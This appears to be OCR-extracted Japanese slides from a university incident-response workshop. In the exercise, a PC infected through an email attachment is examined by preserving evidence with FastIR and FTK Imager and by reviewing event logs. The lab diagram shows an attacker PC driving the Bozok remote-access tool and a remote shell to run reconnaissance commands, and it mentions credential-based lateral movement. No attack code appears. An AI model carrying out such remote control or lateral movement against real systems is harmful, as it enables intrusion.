A-3.
サイバー攻撃の痕跡調査

明治大学
服部　裕之

演習ストーリー

- 数日前にPCで不審なメールを受信し、添付ファイルを開いたとの連絡があった。

- そこでPCの調査を行うことになった。

メニュー


１ 「痕跡調査」演習

1. 証拠保全
2. イベントログによる攻撃ツール実行の痕跡調査

２ 「感染拡大」演習


1. 資格情報を使った感染拡大の手法

実習概要


sjk-pc
攻撃側PC
実習1
遠隔操作による
PCの調査、侵入拡大
sjk-victim-pc
感染側PC
実習2
PCの証拠保全
実習3
イベントログによる痕跡調査
実習4
感染拡大
sjk-dc00
ADサーバ
10.10.20.1
10.10.10.10
10.10.10.200
内部ネットワーク
PC教室LAN

実習1　遠隔操作によるPCの調査、侵入拡大

- 攻撃側PCから、感染側PCの調査を行い、他PCへの侵入拡大を図る




被害側組織で行うことは？

- PCの調査
  - 実習2 証拠保全
    - PCの詳細調査に必要な情報を保全
  - 実習3 状況把握
    - マルウェアに感染しているのか？
    - どんなマルウェアなのか？
  - 実習3 痕跡調査
    - なにをされたのか？
    - 情報漏えいや内部侵入の形跡はないか？
  - マルウェアの駆除
  - システムの復旧
- 被害拡大の防止
  - 通信制限の強化やネットワークの遮断
    - 【補足1】参照
- ネットワークの調査
  - 痕跡調査
    - 【補足2】参照

実習2　PCの証拠保全

- PCの詳細調査（フォレンジック）に必要な情報を、ツールを用いて採取し、保全する



証拠保全ツール


- FTK Imager Lite
  - http://accessdata.com/product-download/ftk-imager-lite-version-3.1.1
  - 本格的なフォレンジックで使用

実習で使用

- FastIR
  - https://sekoialab.github.io/Fastir_Collector/
  - 簡易的なフォレンジックで使用

証拠保全の対象

- メモリ
  - ネットワーク情報、プロセス情報、ユーザー入力情報
- ハードディスク
  - イベントログ、レジストリ、システムファイル



証拠保全の留意点

- なるべく現状のままで保全を
  - 稼働中のシステムでやみくもな調査を行うことによって、後のフォレンジック作業の妨げになることも。
  - マルウェアが自己消去してしまう可能性も。


  - PCの電源を切らない
  - 再起動もしない
  - ネットワークケーブルは抜かない

⇒ **証拠保全は、インシデント発覚時の初期段階で実施**

特定非営利活動法人　デジタル・フォレンジック研究会
「証拠保全ガイドライン　第7版」 2018年7月20日
https://digitalforensic.jp/wp-content/uploads/2018/07/guideline_7th.pdf

実習３　イベントログによる痕跡調査

- イベントログより、マルウェア感染の確認と遠隔操作の内容を調査する




イベントログの調査ツール

- イベントビューアー　(OS付属）
  - 「スタートメニュー」右クリック→「イベントビューアー」


実習で使用

- Event Log Explorer
  - https://eventlogxp.com/jap/
  - 30日評価版あり
  - 個人用途ならば無料で使用可能
  - 検索や表示画面のカスタマイズ機能が優れている

Event Log Explorer



痕跡調査のストーリー


攻撃側PC
10.10.20.1
Bozok
client.exe
起動
（遠隔操作）
Remote
Shell
（コマンド指令）
ネットワーク
感染側PC
10.10.10.10
不審なプロセス
生成
子プロセス
生成
内部調査コマンド(systeminfo等)
（演習1）
プロセス名？
PID＝？？？
（演習2）
プロセス名？
PID=？？？
（演習3）
コマンド名？
PID=？？？

